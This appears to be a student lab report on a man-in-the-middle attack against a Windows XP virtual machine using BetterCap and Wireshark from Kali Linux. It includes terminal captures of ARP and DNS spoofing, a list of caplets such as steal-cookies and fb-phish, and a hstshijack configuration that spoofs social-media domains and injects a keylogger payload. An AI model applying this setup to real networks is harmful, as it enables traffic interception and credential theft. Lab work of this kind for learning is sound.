
Reply from 142.250.199.132: bytes=32 time=14ms TTL=127
Reply from 142.250.199.132: bytes=32 time=14ms TTL=127
Reply from 142.250.199.132: bytes=32 time=13ms TTL=127
Reply from 142.250.199.132: bytes=32 time=14ms TTL=127

Ping statistics for 142.250.199.132:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 13ms, Maximum = 14ms, Average = 13ms

C:\Documents and Settings\Administrator>
```

```
root@kali: ~ x root@kali: ~ x
192.168.65.0/24 > 192.168.65.128 » [03:29:19] [sys.log] [inf] dns.spoof *.gitlab.com -> 192.168.65.128
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns LAPTOP-NI6KLSU3 : LAPTOP-NI6KLSU3.local is fe80::821c:61f4:30a5:10ba, 192.168.65.1
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns LAPTOP-NI6KLSU3 : LAPTOP-NI6KLSU3.local is fe80::821c:61f4:30a5:10ba, 192.168.65.1
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns LAPTOP-NI6KLSU3 : Unknown query for LAPTOP-NI6KLSU3.local
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : Unknown query for LAPTOP-NI6KLSU3.local
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : LAPTOP-NI6KLSU3.local is fe80::821c:61f4:30a5:10ba, 192.168.65.1
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : Unknown query for LAPTOP-NI6KLSU3.local
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns LAPTOP-NI6KLSU3 : Unknown query for LAPTOP-NI6KLSU3.local
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : LAPTOP-NI6KLSU3.local is fe80::821c:61f4:30a5:10ba, 192.168.65.1
192.168.65.0/24 > 192.168.65.128 » [03:30:11] [net.sniff.dns] dns gateway > WINDOWSXP : ait.in is 108.167.181.133
192.168.65.0/24 > 192.168.65.128 » [03:30:11] [net.sniff.dns] dns gateway > WINDOWSXP : ait.in is 108.167.181.133
192.168.65.0/24 > 192.168.65.128 » [03:30:52] [net.sniff.dns] dns gateway > WINDOWSXP : www.google.com is 142.250.199.132
192.168.65.0/24 > 192.168.65.128 » [03:30:52] [net.sniff.dns] dns gateway > WINDOWSXP : www.google.com is 142.250.199.132
192.168.65.0/24 > 192.168.65.128 » [03:30:52] [net.sniff.dns] dns gateway > WINDOWSXP : www.google.com is 142.250.199.132
```

## MODULES RUNNING UNDER BETTERCAP TOOL :-




```
root@kali: ~
root@kali: ~
de.cap | 254 B |
192.168.65.0/24 > 192.168.65.128 » help

    help MODULE : List available commands or show module specific help if no module name is provided.
        active : Show information about active modules.
        quit : Close the session and exit.
    sleep SECONDS : Sleep for the given amount of seconds.
    get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
    set NAME VALUE : Set the VALUE of variable NAME.
    read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
        clear : Clear the screen.
    include CAPLET : Load and run this caplet in the current session.
        ! COMMAND : Execute a shell command and print its output.
    alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
c2 > not running
```



```
root@kali: ~
root@kali: ~
Modules

any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > running
events.stream > running
gps > not running
hid > not running
http.proxy > running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > running
net.recon > running
net.sniff > running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
```

## VARIOUS CAPLET FILES:-

```
root@kali: /usr/local/share/bettercap/caplets/hstshijack
root@kali: /usr/local/share/bettercap/caplets/... × root@kali: ~ ×

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 37498 bytes 3973861 (3.7 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 37498 bytes 3973861 (3.7 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# cd /usr/local/share/bettercap/caplets/
root@kali:/usr/local/share/bettercap/caplets# ls
ap.cap          http-req-dump      mana.cap           README.md
crypto-miner   https-ui.cap     massdeauth.cap    rogue-mysql-server.cap
download-autopwn http-ui.cap     mitm6.cap         rtfm
enumerate      jsinject          netmon.cap       simple-passwords-sniffer.cap
fb-phish        LICENSE.md       pita.cap          steal-cookies
gitspoof        local-sniffer.cap proxy-script-test tcp-req-dump
gps.cap         login-manager-abuse pwnagotchi-auto.cap web-override
hstshijack     Makefile         pwnagotchi-manual.cap www
root@kali:/usr/local/share/bettercap/caplets# cd hstshijack/
root@kali:/usr/local/share/bettercap/caplets/hstshijack# ls
hstshijack.cap hstshijack.cap.bak2 hstshijack.js payloads README.md replace.js ssl.log
root@kali:/usr/local/share/bettercap/caplets/hstshijack# nano hstshijack.cap
bash: nano: command not found
root@kali:/usr/local/share/bettercap/caplets/hstshijack# nano hstshijack.cap
root@kali:/usr/local/share/bettercap/caplets/hstshijack#
```

```
root@kali: /usr/local/share/bettercap/caplets/hstshijack
root@kali: /usr/local/share/bettercap/caplets/... × root@kali: ~ ×


GNU nano 6.3                                     hstshijack.cap
set hstshijack.log      /usr/local/share/bettercap/caplets/hstshijack/ssl.log
set hstshijack.ignore   *
set hstshijack.targets  twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.co>
set hstshijack.replacements  twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.co>
set hstshijack.obfuscate false
set hstshijack.encode   false
set hstshijack.payloads *:/usr/local/share/bettercap/caplets/hstshijack/payments/keylogger>

set http.proxy.script  /usr/local/share/bettercap/caplets/hstshijack/hstshijack.js
set dns.spoof.domains  twitter.corn,*.twitter.corn,facebook.corn,*.facebook.com,apple.corn,*.app>

http.proxy  on
dns.spoof   on

[ Read 14 lines ]
^G Help      ^O Write Out    ^W Where Is      ^K Cut          ^T Execute      ^C Location
^X Exit      ^R Read File     ^\ Replace      ^U Paste        ^J Justify      ^/ Go To Line
```

## DISABLING FIREWALL FOR WINDOWS SYSTEM:-



## **[8]. Title: Project Report Summary - Man-in-the-Middle Attack using BetterCap and Wireshark on Windows XP using Kali Linux**

### **Project Overview:**

**Project 7 aimed to execute a Man-in-the-Middle (MitM) attack on a Windows XP target system using the tools BetterCap and Wireshark. The objective was to gain practical experience in conducting a MitM attack, understand the modules offered by BetterCap, and analyze intercepted network packets using Wireshark.**

### **Target System:**

**Windows XP Professional x64**

### **Tools Used:**

- 1. BetterCap: A versatile network manipulation tool used for various network security tasks.**
- 2. Wireshark: A widely-used packet analysis tool for capturing and dissecting network packets.**

## **Project Steps:**

### **1. Setting Up the Environment:**

**- A controlled lab environment was established, consisting of three machines - the attacker, the victim (Windows XP), and a third-party device.**

### **2. BetterCap Modules:**

**- ARP Spoofing (arp.sniff):** The attacker used ARP spoofing to trick the victim into sending its traffic through the attacker's machine.

**- Network Sniffing (net.sniff):** This module allowed the attacker to capture and analyze network traffic passing through the MitM setup.

**- hstshijack:** A specialized module to redirect HTTP traffic to the attacker's machine.

### **3. Capturing Packets:**

**- BetterCap was configured to intercept traffic using the mentioned modules, ensuring all packets passing through the MitM setup were captured.**

### **4. Wireshark Analysis:**

**- Captured packets were saved and imported into Wireshark.**

**- The Wireshark interface was used to analyze the captured packets, focusing on identifying sensitive information and understanding the flow of communication.**

### **5. Caplets Function:**

**- Caplets in BetterCap were used to create scripts containing commands for specific tasks.**

**- Commands used in the caplets were documented to ensure clear understanding and reproducibility.**

## **6. hstshijack Caplet:**

- The hstshijack caplet function was employed to hijack and redirect HTTP traffic to the attacker's machine, allowing interception and analysis of unencrypted HTTP data.

### **Results:**

- 1. Successful execution of a Man-in-the-Middle attack on the Windows XP machine.**
- 2. Captured a range of network packets, including unencrypted HTTP traffic.**
- 3. Analyzed intercepted packets using Wireshark to identify sensitive data and understand the communication patterns.**

### **Discussion:**

The project provided hands-on experience in executing a MitM attack using BetterCap on a Windows XP target. It highlighted the potential risks of unencrypted network traffic and underscored the importance of implementing security measures to prevent such attacks.

## **Conclusion:**

**Project 7 successfully demonstrated the process of conducting a Man-in-the-Middle attack on a Windows XP machine using BetterCap and Wireshark. This project enhanced understanding of network security concepts, MitM attack methods, and packet analysis techniques using Wireshark.**